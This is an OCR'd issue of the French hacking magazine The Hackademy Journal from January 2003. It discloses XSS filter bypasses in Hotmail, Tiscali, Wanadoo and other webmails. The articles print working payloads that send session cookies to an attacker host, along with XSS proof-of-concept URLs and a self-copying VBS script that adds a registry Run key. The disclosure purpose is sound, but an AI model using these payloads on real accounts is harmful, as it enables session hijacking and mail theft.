PRATIQUER POUR APPRENDRE

N°4 3.20€

the HACKADEMY JOURNAL

MENSUEL PRATIQUE D'INFORMATION ET D'INVESTIGATION.
JANVIER 2003

100% white hat hacking


"SPACE ATTACK" SUR LES WEBMAILS !

EXCLUSIF Nous avons mis à jour une nouvelle méthode permettant de lire sur le Web les emails de tout le monde.

Nous avons mené cette recherche dans le cadre de notre projet "The Hackademy Audit", dont le but est de découvrir des trous de sécurité sur des logiciels et des sites, pour les faire corriger puis les publier. Nous contribuons ainsi activement à l'amélioration de la sécurité sur Internet, tout en informant les utilisateurs des risques qu'ils courent quand ils utilisent les services de tel ou tel site web ou logiciel. Pour plus d'informations, consultez notre nouveau site web: www.thehackademy.net (section "Advisories").

White Hat, vraiment ?

Avant de rentrer dans les détails, il faut préciser un point important. Nous nous prétendons "white hat", alors pourquoi divulguons-nous ici ces informations, qui pourraient aider des individus mal intentionnés à pirater des comptes mails ? Il faut savoir que notre politique de publication est de ne pas donner d'informations détaillées sur des vulnérabilités tant que ces dernières n'ont pas été corrigées. Nous avons de plus une charte déontologique (consultable sur notre site) précisant nos objectifs et nos méthodes. Dans ce cas précis, il nous est apparu que le seul et unique moyen de faire corriger ces failles était d'en publier le détail technique, dans le journal et en anglais sur Internet. SUITE P3



- Pratiquement aucun site de messagerie au monde ne résiste à cette attaque inédite et facile à exécuter
- Nos exemples appliqués à Hotmail, Tiscali...
- L'équipe du projet Hackademy Audit contribue à la sécurité des échanges sur le Web
- Nos informations pages 3 et 4

Le Bug !

ENQUÊTE

L'hacktivisme intéressé des pirates US

ACTU

" Palladium, nein danke "

ENQUÊTE

Comment le Net remplit les caisses de la dictature nord-coréenne

REVERSING WINDOWS

Plus fort que le piratage !

Nous livrons en exclusivité le code source d'un driver qui permet de garantir l'intégrité de vos machines...

Lire page 12

LINUX PRATIQUE

CRYPTEZ VOS FICHIERS ET MAILS AVEC GNUPG

Le logiciel GNUpg est la version libre du célèbre Pretty Good Privacy, alias PGP. Il s'agit d'un soft permettant à la fois de signer numériquement un fichier, et / ou de l'encrypter, ainsi que de faire toutes les opérations utiles autour de ces deux activités.

I- Principe.

GNUpg permet à la fois d'encrypter des mails, et de les signer. Il fonctionne sur le principe des clés asymétriques. Une clé privée est détenue uniquement par le possesseur de la clé, tandis qu'une clé publique est à la disposition de tout le monde. Jacques désire envoyer un mail confidentiel à Jean. Pour cela, il va encrypter son mail en utilisant la clé publique de Jean. A réception du mail, Jean va utiliser sa clé privée ainsi que la phrase de pass qui lui est associée pour décrypter le message de Jacques. Il va ensuite répondre à Jacques en utilisant la clé publique de celui-ci. Sur demande de Paul, Jean va ensuite devoir entrer en contact avec Timotee. Comme il s'agit d'un message de la plus haute importance, Jean va signer numériquement son message de telle sorte que Timotee soit bien sûr que c'est Jean qui lui ait écrit. Mais tout ça pose un problème: comment Timotee peut-il être sûr que le mail vient bien de Jean? Il existe plusieurs manières de le savoir. Jean peut avoir déposé sa clé auprès d'une société comme VeriSign(tm), dont le rôle est justement de garder les clés des gens et de certifier (moyennant finances) que la clé leur appartient bien. Il faut pour cela une société dont la notoriété est suffisante pour que les deux parties en présence puissent lui faire confiance. On appelle d'ailleurs une telle société un "tiers de confiance". Seul problème: ils n'ont pas assez d'argent pour se payer les services de VeriSign. Si Jean et Timotee s'étaient déjà rencontrés, ils auraient pu échanger leur clé de mano a mano. Mais ce n'est pas le cas. Il leur reste une solution: le serveur de clés.

Lire p8

TRAVAUX PRATIQUES

WINDOWS

Codez votre troyen d'aministration à distance

lire p6

Auditing password : Utiliser et maîtriser LC4

lire p16

Le guide pratique du parfait chasseur de virus

lire p5

PROGRAMMATION

Les tableaux en PERL pointeurs e...

lire p9

LINUX

Êtes-vous fait pour Linux ?

lire p9

FAILLES DU MOIS

Notre best of...

lire p15

BUGTRAQ DIGEST :

SuSE : Comprendre et exploiter les failles gnuplot

lire p14

OVERCLOCKING

Bien assembler son PC et... Vérifier sa stabilité

lire p18

L 19074 - 17 - F: 3,20 €

DOM 3,5€ - BEL 4€- CH 6,40FS - CAN 5,95 $CAN - MAR 35DH - MAY 4,30€

E-M@IL voice@dmpfrance.com

Vous avez été plusieurs à nous contacter pour nous informer d'un problème dans le script en Visual Basic pour purger ses cookies et fichiers temporaires paru dans le THJ 02 de novembre. Nous avons fait part de vos remarques à l'auteur et celui-ci l'a amélioré. Nous vous proposons de découvrir sa solution au problème des droits sur les fichiers.

Chers amis, je viens de considérer le nouveau Manuel (THM) et notamment le courrier des lecteurs où un utilisateur VBS fait part de sa déception concernant le code VBS (Nettoyer Cookies et Temp...) Effectivement, le code chez moi marche bien. Par contre, je n'ai pas pensé à certaines particularités liées aux attributs des fichiers Cookies et Temp-Int-Files. Certains de ces fichiers ne veulent pas être "purgés" car en mode lecture seul ou caché. Dès lors, j'ai corrigé le script incluant l'examen des attributs et le changement de ceux-ci si nécessaire. De plus, j'ai rajouté le code qui permet au script de s'auto-dupliquer dans le répertoire system (plus besoin de le placer soi-même).

StormyTeam

```
On error resume next
Dim cleanerlog, fso, key, repCookie, repTemp,
cookie, Temp, fileCookie, fileTemp
Set fso = CreateObject("Scripting.FileSystemObject")
Set key = CreateObject("WScript.Shell")
Set repCookie = fso.GetFolder("c:\windows\cookies")
Set cookie = repCookie.Files
Set repTemp = fso.GetFolder("c:\windows\Temporary
Internet Files")
Set Temp = repTemp.Files
fso.copyfile wscript.scriptfullname,
fso.GetSpecialFolder (1) & "\cleaner.vbs"
key.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Run\","cleaner.vbs"
For Each fileTemp In Temp
if fileTemp.attributes > 0 Then
   fileTemp.attributes = 0
   fileTemp.Delete
End if
fileTemp.Delete
Next
For Each fileCookie In cookie
   if fileCookie.attributes > 0 Then
      fileCookie.attributes = 0
      fileCookie.Delete
   End if
   fileCookie.Delete
Next
Set cleanerlog =
fso.OpenTextFile("C:\windows\bureau\
cleaner.txt",8,True)
cleanerlog.WriteLine "Nettoyage effectué le "&Date&"
à "&Time
cleanerlog.Close
Wscript.echo "Normalement c'est bon..."
```

Bonjour. Tout d'abord je tiens à vous féliciter pour le renouveau que vous avez apporté au journal (je trouve le white hat très bien).Je voulais vous poser une question : comment avoir accés à une partie de la base de donnée de l'ordinateur principal d'un vaste reseau (lycée) auquel on ne peut avoir accès ? Merci d'avance.

Vincent

Nous recevons tous les mois beaucoup de demandes de ce type sur notre mail. D'abord, sans avoir une connaissance spécifique du réseau cité, il est difficile de faire une analyse, et à part un voyant personne ne pourrait donner de réponse. Ensuite, même si les indications étaient claires, cela ne changerait rien. Comme vous devez le savoir, l'accès frauduleux aux services de traitement automatisés est illégal en France. Un bon conseil, pour avoir de meilleures notes à vos examens, mieux vaut se mettre au travail que de pirater le serveur des profs ;).

J'ai trouvé le moyen de supprimer le bandeau publicitaire d'ulimit.com ;). En fait, c'est assez simple. Il suffit de rajouter dans le source de sa page (dans le dernier meta-tags administrable), le petit bout de code suivant :

```
"><frameset cols="100%,0"><frame src="Url de votre
site"><frame src="pareil"></frameset></head></html>
<noscript><comment><!-
```

Wholrajh le goth

Merci pour cette info qui ne devrait pas manquer d'intéresser tous ceux qui possèdent une redirection d'adresse sur ce site. Comme pour les autres (hébergeurs gratuits, webmails, etc.) la mise en place de filtres ne suffit pas toujours à assurer le bon fonctionnement d'un service quel qu'il soit. Toutefois nous vous rappelons que c'est grâce à cette publicité en ligne qu'il existe des services gratuits aux internautes. Ces sociétés basent leur modèle économique sur le principe de la visibilité d'encarts publicitaires.

SOMMAIRE N° 4

the HACKADEMY JOURNAL
100% white hat hacking
www.thehackademy.net
Est une publication D.M.P,
26 bis, rue Jeanne d'Arc.
94160 Saint-Mandé
Tél.: 01 53 66 95 28
Fax : 01 43 98 23 50
RCS Paris B 391 584 687

Directeur de la rédaction : FozZy
Rédacteur en chef : Brotha
Rédaction : Hackademy Team
Illustration : Lechakitu Captain Cavern, Marc Chalvin
Directeur de la publication : O. Spinelli
Maquette : 02PROD : 01 53 66 95 28
Contact : voice@dmpfrance.com o2prod@dmpfrance.com abonnements@dmpfrance.com
Imprimé par Rotochampagne printed in France

ÉDITO

Inspiration et liberté

Le White Hacking est aujourd'hui l'idée la plus moderne du moment : elle nous permet d'être acteur de notre époque en mettant notre intelligence collective au service de tous, dans le domaine le plus ouvert : les nouvelles technologies.

Cet état d'esprit White Hat, utile, inspiré, aux buts élevés, est appelé à se développer dans les années qui viennent, au détriment de l'arrière-garde scotchée dans le négativisme passéiste et qui ne fait rien avancer du tout. The Hackademy, à travers ses journaux, ses écoles, son site web et toutes ses actions lutte aujourd'hui ouvertement contre cette approche médiocre des problèmes.

Dans cet esprit, nous venons de prendre une nouvelle initiative :The Hackademy Audit Project. Il s'agit d'un groupe d'analyse, dont le but est de rechercher activement des failles de sécurité sur les logiciels, les systèmes d'exploitation, et les services en ligne de sites web. Nous les publions ensuite dans nos publications et sur le net dans un esprit de« *full disclosure* » responsable, accompagné d'une analyse de fond. Récemment (voir THJ n°3) The Hackademy Audit Project a ainsi prévenu les développeurs de KDE de vulnérabilités importantes sur la version 3.0. Un correctif a pu être apporté, et la version 3.1 pourra sortir, avec un peu de retard, mais complètement corrigée. Dans ce numéro, c'est une nouvelle méthode d'attaque de Webmails que l'équipe de The Hackademy Audit Project a découvert.

Vous avez donc eu raison, chers amis, de capter notre message et de nous avoir suivi, rejoins pour certains, dans notre mutation génétique. Et ce n'est pas fini : le futur ne s'écrira pas sans nous.

Toute l'équipe vous souhaite à tous et à vos familles une bonne et heureuse année, que nous souhaitons placer sous le double signe de l'inspiration et de la liberté !

Team

ERRATUM

Dans l'article sur "L'IP spoofing par PHP" paru dans le numéro 02 de novembre, nous avons oublié de citer les remerciements de l'auteur qui tenait à signaler que l'idée de spoofing par PHP lui a été donné par " XSFX " à qui revient tous les honneurs.

A nos lecteurs

Notre prix de vente n'avait pas augmenté depuis deux ans (il avait même légèrement baissé lors du passage à l'euro). Il passe à partir d'aujourd'hui à 3,2 euros, le prix de l'indépendance.

" L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'1 an d'emprisonnement, et de 100 000 francs d'amende ".


Ce que dit la loi en France

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique ». Ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser. La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau Code pénal.



UN MOYEN INÉDIT POUR PIRATER LES MAILS MIS À JOUR PAR THE HACKADEMY : "SPACE ATTACK"

Nous avons découvert une nouvelle technique d'attaque sur les webmails, qui permet à un pirate d'accéder frauduleusement au courrier électronique des utilisateurs. Pratiquement tous les services de messagerie par le web sont touchés !

DISCLAIMER

La question de la responsabilité des navigateurs web dans ce trou de sécurité reste posée. Microsoft a préféré corriger Hotmail plutôt qu'Internet Explorer. Mais une étude mériterait d'être menée, pour savoir si la conception étendue des caractères d'espacement est vraiment utile.

SUITE DE LA PAGE 1

En effet, il s'agit d'un trou de sécurité générique touchant des milliers de webmails dans le monde entier, réalisés par des centaines de sociétés différentes. Identifier et prévenir individuellement – et confidentiellement - chacune de ces sociétés, puis vérifier si chacune a corrigé correctement, est évidemment impossible. Nous taire est aussi impossible : la menace existe, certaines pirates ont peut-être déjà découvert cette méthode (qui est somme toute très simple), il faut donc avertir et faire corriger le plus vite possible afin de protéger les utilisateurs. Cet article s'adresse donc autant aux utilisateurs qu'aux concepteurs de webmails. Notez bien que nous avons prévenu à temps les sociétés que nous citons ici, afin qu'elles corrigent avant parution, et que nous ne donnons pas de "mode d'emploi" tout fait permettant d'exploiter cette faille pour lire le courrier des autres.

L'attaque dite "de l'espace"

Sans jeu de mot, le trou de sécurité que nous avons identifié mérite bien le nom d'attaque de l'espace ! Elle concerne uniquement les services de messagerie accédés à l'aide d'un navigateur web, comme ceux disponibles sur les sites Hotmail et Tiscali.

Le concept est le suivant : les navigateurs Internet, comme Internet Explorer ou Netscape, ont une certaine idée de ce qu'est un espace, ou plus exactement un "caractère blanc". Tous les caractères classés dans cette catégorie sont considérés par le navigateur comme des séparateurs de mots n'ayant pas de signification particulière. Or, il se trouve que le signe "espacement" est loin d'être le seul caractère considéré comme blanc. Par exemple, sur Internet Explorer, nous avons détecté aussi les différents types de tabulation et de retours chariots (caractères ASCII numéro 9 à 13 inclus), ainsi que que le caractère "/", et dans certains cas le caractère ayant le numéro 160 dans la table ASCII. Or, nos lecteurs assidus savent déjà que les webmails intègrent tous un système de filtrage des e-mails reçus au format HTML, afin d'y supprimer les tags potentiellement hostiles, et en particulier le Javascript. Si un code javascript parvient à s'introduire dans une page HTML, il pourra récupérer votre cookie d'authentification, et le renvoyer à un pirate qui l'utilisera pour accéder à votre compte et lire ou détruire votre courrier. Lire les articles de Fozzy des HZV numéro 7 et 8 pour plus d'informations, ils sont en ligne sur notre site web.

Tout le problème vient de ce que les filtres des webmails ont une conception trop restreinte de ce qu'est un caractère blanc. Par exemple, si le filtre refuse le mot-clé "onerror" qui permet d'exécuter du javascript, il acceptera peut-être le mot "/onerror" qui semble ne correspondre à rien de particulier... mais qui sera considéré par Internet Explorer comme "[espacement]onerror", ce qui exécutera le javascript !

Nous vous laissons maintenant lire les exemples d'application que nous avons trouvés. Nous lançons un appel aux lecteurs : testez ces failles sur votre propre compte mail (c'est légal si ça ne concerne que vous-même) et prévenez-nous en cas de vulnérabilité. Nous informerons les sociétés concernées afin qu'elles corrigent.

FoZZy

Pirater Hotmail, un jeu d'enfant !

Un trou de sécurité découvert par Crashfr dans la messagerie Hotmail de Microsoft permet de récupérer le courrier de n'importe quel utilisateur.

Cette faille peut être cataloguée dans la catégorie XSS (Cross-Site Scripting : relire notre article sur les banques en ligne du THJ 1), mais il elle est plus subtile et plus dangereuse que les failles "habituelles" de XSS, car elle ne nécessite pas que la victime clique sur un lien.

Les seules conditions sont :

- que l'utilisateur dont le pirate souhaite espionner le courrier électronique se connecte à Hotmail, et ouvre un message (envoyé par le pirate) afin d'en lire le contenu.
- que la victime accepte l'exécution du javascript et le stockage de cookies sur son ordinateur, ce qui est toujours le cas puisque nécessaire pour pouvoir utiliser le service Hotmail.

D'où vient le problème ?

- Le filtrage des mails du serveur Hotmail n'est pas assez intelligent ;) Il est possible de contourner le filtrage avec une petite astuce.
- Le serveur de Hotmail ne fait pas de vérification "adresse IP <--> Numéro de session". Ce qui permet de rediriger le cookie de session vers un script PHP situé sur un serveur ayant une adresse IP différente de celle de l'utilisateur qui avait initié la session. C'est ce script qui se chargera de récupérer rapidement tous les mails de la victime.

Contournement du filtrage

On peut normalement faire exécuter du script dans une balise <img> (par exemple) en y mettant un gestionnaire d'événement javascripts de type "onerror". Mais, lors de l'envoi d'une balise HTML contenant des options de type onload, onmouseover, onerror, le filtre de Hotmail rajoute un "x" devant pour rendre l'option inconnue pour le navigateur. En effet l'option xonload, xonmouseover etc, n'est pas interprétée par le navigateur et donc le javascript n'est pas exécuté.

Rajoutons un slash devant l'option :

```
<img src="xxx" height="0" width="0" /onerror="alert('CrashFr');">
```

En utilisant ce type de balise le serveur détecte toujours le onerror et rajoute toujours le "x" devant:

```
<img src="xxx" height="0" width="0" /xonerror="alert('CrashFr');">
```

Le filtre de Hotmail a été efficace. Pourtant, en ajoutant un autre paramètre onload (ou autre onXXXX) :

```
<img src="xxx" height="0" width="0" onload
/onerror="alert('CrashFr');">
```

Avec cette balise il est maintenant possible de passer le filtre de Hotmail. En effet, le filtre détecte la première option onload et rajoute un "x" devant, mais ne rajoute pas de "x" sur la seconde option "onerror". Voilà donc la balise une fois passée par le filtre :

```
<img src="xxx" height="0" width="0" xonload
/onerror="alert('CrashFr');">
```

Ce qui a pour resultat d'afficher une fenêtre d'alerte contenant le texte "Crashfr" sur le navigateur du client.

Note : si l'on enlève le "/" devant la deuxième option, le filtre va rajouter un "x":

```
<img src="xxx" height="0" width="0" onload
onerror="alert('CrashFr');">
```

après filtrage :

```
<img src="xxx" height="0" width="0" xonload
xonerror="alert('CrashFr');">
```

Dans ce cas le javascript n'est pas exécuté.

On voit bien que l'usage du "/" est nécessaire pour tromper le filtre. Internet Explorer considère quand à lui que le "/" est un simple espace. Il accepte donc la fonction onerror comme un gestionnaire d'erreur valide, et exécutent le javascript qui y est contenu quand il se rend compte que l'image nommée "xxx" n'existe pas.

Récupération du cookie et de l'url du client

En modifiant un peu notre balise <img> comme ceci :

```
<img src="xxxx" height="0" width="0" onload
/onerror="javascript:
location='http://serveur.attaquant/recup.php?url=' +
window.location.href + '&cookie=' + document.cookie">
```

il est possible de rediriger le client vers un autre site (serveur.attaquant) contenant un script qui enregistrera le contenu du cookie qu'utilise le client Hotmail pour se connecter à sa boîte (le cookie enregistre le numéro identifiant la session en cours) ainsi que l'url qui est affichée sur son navigateur lors de la lecture du message malveillant.

Récupération des messages

Grâce aux données recupérées via ce javascript, il est possible de lire et télécharger tous les mails de la victime en utilisant un script PHP. Cela est faisable car Hotmail n'enregistre pas l'IP de la personne qui a ouvert la session ASP. Ce qui permet à n'importe quel ordinateur d'envoyer des requêtes à la place de l'utilisateur durant la durée de validité de la session.

Solutions

- Améliorer le filtre pour empêcher l'exécution de javascript. Nous avons prévenu Microsoft à ce sujet, en leur donnant tous les détails techniques nécessaires. Nous avons l'habitude : ceci est la troisième faille Hotmail découverte et publiée dans notre journal ! Ils ont comme d'habitude corrigé la faille qu'on leur donne dans les deux jours, mais qu'ils ne font pas d'audit de sécurité de leur code. Ce qui fait que nous arrivons régulièrement à trouver des techniques pour contourner leurs filtres...

- Enregistrer l'adresse IP de l'utilisateur lors de l'ouverture de session et effectuer une vérification "IP enregistrée" <--> "Numéro de session ASP". Ce qui empêcherait les requêtes provenant d'autres machines à part celle de l'utilisateur qui a ouvert la session. Mais apparemment, cela peut être incompatible avec certains FAI comme AOL ou certaines grosses entreprises, qui utilisent de manière transparente plusieurs proxies web ayant différentes adresses IP.

- Permettre la désactivation de l'utilisation du javascript chez le client.

- Hotmail oblige l'utilisateur à activer les cookies pour qu'il puisse consulter ses mails. On pourrait imaginer une interface webmail basée uniquement sur des boutons FORM, qui enverraient l'identifiant de session au sein de requêtes de type POST : cela enlèverait le besoin du cookie.

- Cela dit, aucune de ces "solutions" n'apporterait un remède miraculeux et définitif : elles ne feraient que rendre la tâche plus difficile aux pirates. La seule solution serait de créer le "filtre parfait" qui empêcherait réellement toute infiltration de code javascript au sein d'un e-mail... Mais est-ce possible ?

By CrashFr from The Hackademy School

SUITE P 4

TISCALI VULNÉRABLE ?

J'ai testé ce concept sur mon email @chez.com qui utilise le webmail de Tiscali (http://www.chez.tiscali.fr/). Ce même type de webmail est utilisé par une dizaine d'autres grands sites. Leur filtre, dès qu'il détecte une option "onmouseover" ou autre "on..." dans une balise html, l'efface automatiquement. De même pour les balises <script></script>. Par contre, si on met un slash devant, il ne l'efface pas :) Comme ceci : <b /onmouseover="alert('yopyop');">

Il y a donc bien une faille de XSS, mais la récupération automatique des emails est rendue très difficile puisque le serveur fait une vérification de l'adresse IP à chaque requête. La société qui fabrique ces webmails a donc bien mis en application les conseils que nous lui avions donné il y a un an, lorsque nous avions découverts des trous de sécurité similaires sur les webmails de La Poste, Libertysurf, etc. Bravo !

Crash

SUITE DE LA PAGE 3

NOS LECTEURS S'Y METTENT AUSSI !

Lisez le témoignage d'Ansuketor, lecteur de The Hackademy Journal, qui nous explique comment il a découvert un gros trou de sécurité sur le service de messagerie de Microsoft.

Un beau matin, je me réveille et décide de vérifier si Hotmail a encore un petit trou, depuis ceux que Fozzy avait révélé en décembre 2001... Je commence par tester quelques scripts classiques, qui m'avaient déjà permis de découvrir des failles sur d'autres webmails comme Caramail & Lycos :

```
<STYLE>
BODY
{background:url('javascript:c=document.cookie;l=c.length;for(x=0;x<=l;x++){ if
((c.substring(x,x+1)) == "&"){c=c.substring(0,x)+'$'+c.substring(x+1,l);}}i=new
Image(); i.src="http://www.monsite.com/lol.php?mail=mon@email.com&data="+c;')}
</STYLE>
```

Lors de mes tests, j'observe que Hotmail transforme " BODY {background:url " en : " BODY {background:nourl ". Le filtre de Hotmail a l'air bon, il détecte bien la chaîne de caractères " url "après le mot-clé " background " contenu dans un tag STYLE, et la tranforme en " nourl " afin d'empêcher toute attaque. Le navigateur ne comprend pas le mot clé " nourl ", donc le javascript ne s'exécute pas.

J'essaye de mettre un espace, ça ne fonctionne pas mieux. Alors j'ai essayé différents caractères ASCII moins classiques, mais pas de résultats...:\ J'allais abandonner, lorsque que j'ai vu qu'un pote, qui était dans ma liste de contact MSN, avais un pseudo invisible. J'avais vu sur un site que c'était un caractère ASCII particulier : le numéro 160. Pour réaliser le caractère, il faut faire (sous Windows) ALT+0160 sur le pavé numérique. Alors, j'ai essayé de l'insérer entre " background: " et " url ". Et ô miracle, ça marche !!!

NDLR : *C'est un excellent exemple de notre théorie. Internet Explorer considère ce caractère ASCII comme un espace, alors que le filtre de Hotmail le considère comme un caractère normal, au même titre qu'une lettre ou un chiffre. Le filtre considère donc que les mots clé " background: " et " url " sont séparés par une lettre, et donc qu'il est inutile de transformer cette expression, mais Internet Explorer exécute tout de même le code javascript.*


Wanadoo et France Telecom

Ce mois-ci un lecteur de the Hackademy journal, Mr PuPu, a trouvé deux failles de type Cross Site Scripting sur le site de Wanadoo. La première permet d'afficher le cookie de l'utilisateur. Il suffit pour cela de placer le script hostile derrière l'URL formaté de cette manière :
http://www.wanadoo.fr/bin/frame.cgi?u=</script><script>alert(document.cookie)</script>

La deuxième encore plus simple est exécutable à la racine du domaine. Il suffit de rajouter derrière le script l'extension .stm pour la rendre active :
http://www.wanadoo.com/<script>alert('HO HO HO')</script>.stm

Sur le site de France Telecom, même combat. CyberWolf nous a informé que le formulaire de recherche de la page d'accueil du domaine est lui asussi vulnérable à une faille de XSS. Il suffit de mettre directement, sans utiliser des caractères unicode ou entité HTML, la désormais très célèbre :
`<script>alert('faille')</script>`
Pour voir la pop-up s'afficher sur l'écran.

Multimania / Caramail



Le problème d'avoir des sites regroupés sous une même enseigne est que lorsqu'on découvre un problème de sécurité, c'est souvent tous les sites regis qui sont vulnérables. Nous avons prévenu les Webmasters des sites. CyberWolf a découvert une autre faille sur le site de Multimania qui est applicable lors de l'inscription au service d'hébergement gratuit :
http://www.multimania.lycos.fr/signup/mail/jumppage.phtml?email=%3Cscript%3Ealert(%27faille%27)%3C/script%3E

Idem donc pour le site Caramail, notre lecteur Azerty nous informe qu'après vous être enregistré vous pouvez tapez directement dans le moteur de recherche Lycos le code ci-dessous pour voir apparaître la pop-up tant redoutée. Un classique :
`&ltg;script&bg;alert("coucou");</script>`
directement dans le champ de recherche et ca roule !

Bien entendu, vous pouvez aussi voir le cookie de l'utilisateur, en tapant simplement cette requête dans ce même champ :
`<script>alert(window.document.cookie);</script>`
Ah, c'est sympa quand même ;).

Le manuel du parfait chasseur

Chacun le sait, Windows contrairement à Linux est très perméable aux pathogènes cybernétiques. Voici donc un articles qui vous initiera de manière complète aux techniques de protection et de suppression des virus.

NIVEAU NEWBIE

FREE DOCTOR !!!

Tous les programmes indiqués sont freewares (gratuits) et téléchargeables directement sur le site http://freewaooh.220.org ou via les urls et autres ftp indiqués.

Avant toute installation, il vous faudra tout d'abord entrer dans le Bios afin de le sécuriser. Pour cela, tapez " delete " ou " F1 " ou " F2 " ou " Ctrl+Alt+s " ou " Ctrl+Alt+Esc " ou " Schift+F9 " ou " F10 " (à vous de voir!) au démarrage de votre PC. Une fois présent dans le bios, activez l'antivirus qui s'y trouve et activez un mot de passe administrateur. Ainsi les virus conçus pour détruire cet élément vital de votre ordinateur n'arriveront pas à effectuer leur sale besogne (enfin en théorie car en informatique on ne vit que d'incertitudes!). Si un virus détruit votre Bios et donc par extension votre carte mère, vous aurez pour toute solution l'achat d'une neuve, à espérer que l'on fabrique encore des modèles compatibles avec votre CPU, sinon, il vous faudra également changer votre processeur! De même, modifiez l'ordre des boot. Ainsi mettez uniquement comme boot les ide (en commençant par le 0). En effet, imaginez que vous ayez oubliéun CD ou une disquette dans son lecteur et que celui-ci contienne un virus bootable, je vous laisse imaginer ce qui se passera au démarrage de votre pc, lorsque celui-ci chargera le média infecté...

Protéger l'OS

Une fois votre bios protégé, appuyer sur " F10 " puis sur " y " et redémarrer votre ordinateur. Le bios étant protégé, il nous faut protéger le système d'exploitation en désactivant les VBS. Visual Basic Script est le langage qu'a créé Microsoft en réponse au très populaire Java Script de son concurrent et ennemi juré Sun. Ce langage de programmation a trouvé peu d'échos si ce n'est auprès des créateurs de virus! Dès lors le langage Visual Basic Script est souvent utilisé pour générer les virus destructeurs engorgeant le réseau (entre autre: Anna Kournikova, I Love You...) Nous allons donc installer VBS Sentinel qui permet de filtrer les scripts VBS. Avec VBS Sentinel, vous pouvez grâce à une configuration effectuée en une seul clic :

INTERDIRE TOTALEMENT L'EXÉCUTION DES SCRIPTS VBS : Bien que cette méthode ne soit pas très conseillée (certains scripts VBS sont aussi utiles !), elle vous assure néanmoins une totale sécurité. VBS Sentinel vous informera alors quel script veut s'exécuter et lui interdira l' accès à l'interpréteur local VBS.

ACTIVER LE FILTRAGE DES SCRIPTS VBS : à chaque fois qu'un script VBS se déclenche, une boite de dialogue surgira, permettant de choisir l'exécution ou le refus du script. Si vous connaissez le langage VBS, vous pourrez aussi éditer le script VBS.

- **ACCEPTER TOUS LES SCRIPTS VBS** (pas de protection - pas recommandé)

Ainsi le risque de contamination par un virus VBS est nettement réduit. Pour télécharger VBS sentinel, rendez vous à cette adresse :
http://www.astase.com/ download.php?soft=vbs

Installer le bon antivirus

Ces précautions de bases établies, il nous faut maintenant installer un antivirus. De nombreux produit commerciaux s'offrent à vous. Personnellement je ne puis que fortement vous déconseiller le très populaire software de Symantec. En effectuant des sauvetages de pc infectés en entreprises, pc protégés par Norton, j'ai rencontré bien plus de problèmes dus à sa présence que si les ordinateurs n'avait pas du tout été protégés du tout! Dès lors mon choix va se tourner vers deux antivirus: eSafe et Avg. eSafe est pour moi le meilleur car le plus complet et Avg est un outsider très sympathique qui trouvera place sur des stations peu exploitées au sein de votre réseau. Voyons cela en détail.

ESAFE DESKTOP fournit le panel d'outils de sécurité le plus fiable, disponible dans un seul et même produit. En installant eSafe Desktop dans votre organisation, vous protégez automatiquement votre systèmes des virus, des vandales, des contenus inappropriés, des expositions de date, et des abus de ressource. eSafe Desktop inclut les modules : Sandbox anti-vandales (un sorte de bac à sable faisant tourner les programmes: tout soft cherchant à sortir du bac est donc soit un install [programme d'installation], soit un virus !), une certification anti-virus, un module personnel de système de protection, ainsi qu'une protection des ressources. En résumé vous obtenez en un seul produit : un anti-virus, un anti-vandal Sandbox, un firewall, des applications firewall et un système protection administrateur. Bien que freeware (gratuit) au début de son existence, eSafe est désormais payant. Cependant les anciennes versions sont toujours disponibles et donc gratuite. La version 3.0 (celle que j'utilise) est disponible sur :
ftp://ftp.esafe.com/pub/products/esd30.exe .

Une fois installé, faites une mise à jour de l'antivirus et vous obtiendrez la même protection qu'avec la dernière version payante ! Certaines personnes regrettent l'interface peut originale de eSafe face à un Norton très constructif en la matière. Lassé de ce genre de réflexion stupide, j'ai créé un skin (interface de remplacement pour le logiciel) disponible sur le site :
http://freewaooh.220v.org

de virus

Attention aux navigateurs

